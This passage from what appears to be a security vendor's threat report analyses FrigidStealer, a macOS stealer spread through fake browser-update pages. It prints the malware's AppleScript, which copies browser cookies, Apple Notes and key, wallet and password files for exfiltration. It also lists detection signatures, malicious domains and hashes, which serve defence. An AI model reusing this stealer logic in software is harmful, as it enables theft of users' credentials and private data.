
Upon opening the DMG, an icon was displayed depending on which browser they used upon interacting with the TDS, either Google Chrome or Safari. The DMG displayed these browser icons and instructions to run the application by right clicking the icon and selecting Open from that menu.



Google Chrome
The browser built by Google
STEP 1
Right Click
STEP 2
Click "Open"
Google Chrome
Your tabs, sorted.
See anything, search anything.
Create a theme that's uniquely yours.
Stay safe while you browse
The fast way to do things online

Malicious "Google Chrome" updater.

Right clicking and selecting Open bypassed the MacOS security feature called Gatekeeper, which would otherwise warn the user that the application is unsigned and untrusted. (This is a very common technique used by Mac malware authors to effectively run malware on a host.) Clicking Open ran the embedded Mach-O executable, which led to the installation of FrigidStealer. The executable was written in Go, and was ad-hoc signed (effectively a self-signed binary). The executable was built with the WailsIO project, which renders content in the user's browser. This adds to the social engineering of the victim, implying that the Chrome or Safari installer was legitimate.




System Preferences

Application needs your permission to update files

Please enter your password.

Malicious "Safari Updater" with the System Preferences prompt to enter the legitimate password to install the malware.

Upon execution, FrigidStealer uses Apple script files and osascript to prompt the user to enter their password, and then to gather data including browser cookies, files with extensions relevant to password material or cryptocurrency from the victim's Desktop and Documents folders, and any Apple Notes the user has created.



```
try
    set macOSVersion to do shell script "sw_vers -productVersion"
    if macOSVersion starts with "10.15" or macOSVersion starts with "10.14" then
        set safariFolder to ((path to library folder from user domain as text) & "Safari:")
    else
        set safariFolder to ((path to library folder from user domain as text) & "Containers:com.apple.Safari:Data:Library:Cookies:")
    end if
    duplicate file "Cookies.binarycookies" of folder safariFolder to folder fileGrabberFolderPath with replacing
    delay 2
end try

try
    set homePath to path to home folder as string
    set sourceFilePath to homePath & "Library:Group Containers:group.com.apple.notes:NoteStore.sqlite"
    duplicate file sourceFilePath to folder notesFolderPath with replacing
    delay 2
end try

set extensionsList to {"txt", "docx", "rtf", "doc", "wallet", "keys", "key", "env", "md", "kdbx"}

try
    set desktopFiles to every file of desktop
    repeat with aFile in desktopFiles
        try
            set fileExtension to name extension of aFile
            if fileExtension is in extensionsList then
                set fileSize to size of aFile
                if fileSize < 51200 then
                    duplicate aFile to folder fileGrabberFolderPath with replacing
                    delay 1
                end if
            end if
        end try
    end repeat
end try
```

The osascript containing extensions and cookies to steal from a compromised user.

That data is added to folders in the user’s home directory and then exfiltrated to C2, askforupdate[.]org.

MacOS information stealers are increasingly common. Actors are using web compromises to deliver malware targeting both enterprise and consumer users. It is reasonable that such web injects will deliver malware customized to the recipient, including Mac users, which are still less common in enterprise environments than Windows.

Best practices

The activity detailed in this report can be hard for security teams to detect and prevent and may present difficulties with communicating the threat to end users due to the social engineering techniques and website compromises used by the threat actor. The best mitigation is defense in depth. The following is recommended:

- Have network detections in place – including using the Emerging Threats ruleset – and use endpoint protection.
- Train users to identify the activity and report suspicious activity to their security teams. While the training is specific in nature, it can easily be integrated into an existing user training program.
- A tool such as Proofpoint’s Browser Isolation can help prevent successful exploitation when compromised URLs are received via email and clicked on.
- Restrict Windows users from downloading script files and opening them in anything but a text file. This can be configured via Group Policy settings.

Conclusion

Proofpoint continues to track a variety of web inject threat clusters, and the number of clusters conducting similar activities continues to increase. The growing threat of web injects is likely due in part to organizations building stronger defenses against threats such as email-based malware delivery and edge device network exploitation, forcing threat actors to adapt.

This attack chain is effective because it uses believable and customized social engineering techniques, and organizations may have less scrutiny focused on the security websites and web servers than other parts of the organization. Often, corporate website management may be outsourced to a third-party hosting provider.

User training is one of the most important ways to prevent exploitation.

Example Emerging Threats signatures

2054863 - ET EXPLOIT_KIT Malicious TA2726 TDS Domain in TLS SNI (blacksaltys .com)

2054862 - ET EXPLOIT_KIT Malicious TA2726 TDS Domain in DNS Lookup (blacksaltys .com)

2054718 - ET EXPLOIT_KIT Malicious TA2726 TDS Domain in DNS Lookup (packedbrick .com)

2057111 - ET EXPLOIT_KIT Malicious TA2726 TDS Domain in DNS Lookup (promiseresolverdev .com)

2057112 - ET EXPLOIT_KIT Malicious TA2726 TDS Domain in TLS SNI (promiseresolverdev .com)

2057144 - ET EXPLOIT_KIT Malicious TA2726 TDS Domain in DNS Lookup (objmapper .com)

2057145 - ET EXPLOIT_KIT Malicious TA2726 TDS Domain in DNS Lookup (variablescopetool .com)

2057146 - ET EXPLOIT_KIT Malicious TA2726 TDS Domain in TLS SNI (objmapper .com)

2057147 - ET EXPLOIT_KIT Malicious TA2726 TDS Domain in TLS SNI (variablescopetool .com)

2057152 - ET EXPLOIT_KIT Malicious TA2726 TDS Domain in DNS Lookup (loopconstruct .com)

2057153 - ET EXPLOIT_KIT Malicious TA2726 TDS Domain in TLS SNI (loopconstruct .com)

2057447 - ET EXPLOIT_KIT Malicious TA2726 TDS Domain in DNS Lookup (leatherbook .org)

2057448 - ET EXPLOIT_KIT Malicious TA2726 TDS Domain in TLS SNI (leatherbook .org)

2058047 - ET EXPLOIT_KIT Malicious TA2726 TDS Domain in DNS Lookup (blackshelter .org)

2058048 - ET EXPLOIT_KIT Malicious TA2726 TDS Domain in TLS SNI (blackshelter .org)

2058147 - ET EXPLOIT_KIT Malicious TA2726 TDS Domain in DNS Lookup (groundrats .org)

2058148 - ET EXPLOIT_KIT Malicious TA2726 TDS Domain in TLS SNI (groundrats .org)

2058328 - ET EXPLOIT_KIT Malicious TA2726 TDS Domain in DNS Lookup (foundedbrounded .org)

2058329 - ET EXPLOIT_KIT Malicious TA2726 TDS Domain in TLS SNI (foundedbrounded .org)

2059061 - ET EXPLOIT_KIT Malicious TA2726 TDS Domain in DNS Lookup (fetchdataajax .com)

2059062 - ET EXPLOIT_KIT Malicious TA2726 TDS Domain in DNS Lookup (apistateupdater .com)

2059063 - ET EXPLOIT_KIT Malicious TA2726 TDS Domain in DNS Lookup (hearforpower .org)

2059064 - ET EXPLOIT_KIT Malicious TA2726 TDS Domain in DNS Lookup (goneflower .org)

2059065 - ET EXPLOIT_KIT Malicious TA2726 TDS Domain in DNS Lookup (apivuecomponent .com)

2059066 - ET EXPLOIT_KIT Malicious TA2726 TDS Domain in DNS Lookup (smthwentwrong .com)

2059067 - ET EXPLOIT_KIT Malicious TA2726 TDS Domain in DNS Lookup (digdonger .org)

2059068 - ET EXPLOIT_KIT Malicious TA2726 TDS Domain in DNS Lookup (modernkeys .org)

2059069 - ET EXPLOIT_KIT Malicious TA2726 TDS Domain in DNS Lookup (blessedwirrow .org)

2059070 - ET EXPLOIT_KIT Malicious TA2726 TDS Domain in TLS SNI (fetchdataajax .com)

2059071 - ET EXPLOIT_KIT Malicious TA2726 TDS Domain in TLS SNI (apistateupdater .com)

2059072 - ET EXPLOIT_KIT Malicious TA2726 TDS Domain in TLS SNI (hearforpower .org)

2059073 - ET EXPLOIT_KIT Malicious TA2726 TDS Domain in TLS SNI (goneflower .org)

2059074 - ET EXPLOIT_KIT Malicious TA2726 TDS Domain in TLS SNI (apivuecomponent .com)

2059075 - ET EXPLOIT_KIT Malicious TA2726 TDS Domain in TLS SNI (smthwentwrong .com)

2059076 - ET EXPLOIT_KIT Malicious TA2726 TDS Domain in TLS SNI (digdonger .org)

2059077 - ET EXPLOIT_KIT Malicious TA2726 TDS Domain in TLS SNI (modernkeys .org)

2059078 - ET EXPLOIT_KIT Malicious TA2726 TDS Domain in TLS SNI (blessedwirrow .org)

2055240 - ET EXPLOIT_KIT Malicious TA2726 TDS Domain in DNS Lookup (brickedpack .com)

2055243 - ET EXPLOIT_KIT Malicious TA2726 TDS Domain in TLS SNI (losttwister .com)

2055241 - ET EXPLOIT_KIT Malicious TA2726 TDS Domain in DNS Lookup (losttwister .com)

2055242 - ET EXPLOIT_KIT Malicious TA2726 TDS Domain in TLS SNI (brickedpack .com)

2059371 - ET EXPLOIT_KIT Malicious TA2726 TDS Domain in DNS Lookup (rednosehorse .com)

2059372 - ET EXPLOIT_KIT Malicious TA2726 TDS Domain in TLS SNI (rednosehorse .com)

Indicators of compromise

Indicator	Description	First Seen
askforupdate[.]org	FrigidStealer C2	12 December 2024
rednosehorse[.]com	TA2726 TDS	16 January 2025
blackshelter[.]org	TA2726 TDS	4 December 2024
deski[.]fastcloudcdn[.]com	Serving TA2727 lure	18 December 2024
slowlysmiling[.]fastcloudcdn[.]com	Serving TA2727 lure	18 December 2024
e1202c017c76e06bfa201ad6eb824409c2529e887bdaf128fc364bdbc9e1e214	FrigidStealer (Safari Themed)	20 January 2025

274efb6bb2f95deb7c7f8192919bf690d69c3f3a441c81fe2a24284d5f274973	Frigid Stealer (Chrome Themed)	19 January 2025
ca172f8d36326fc0b6adef9ea98784fd216c319754c5fc47aa91fce336c7d79a	Marcher (Android)	8 January 2025
fbccc8952710a8a50655f4fe3a880c8373411b7ec40e54aabd7eaff3f1d0137b	DOILoader into Lumma Stealer	29 December 2024
d34c95c0563c8a944a03ee1448f0084dfb94661c24e51c131541922ebd1a2c75	DOILoader into DeerStealer	29 January 2025

Subscribe to the Proofpoint Blog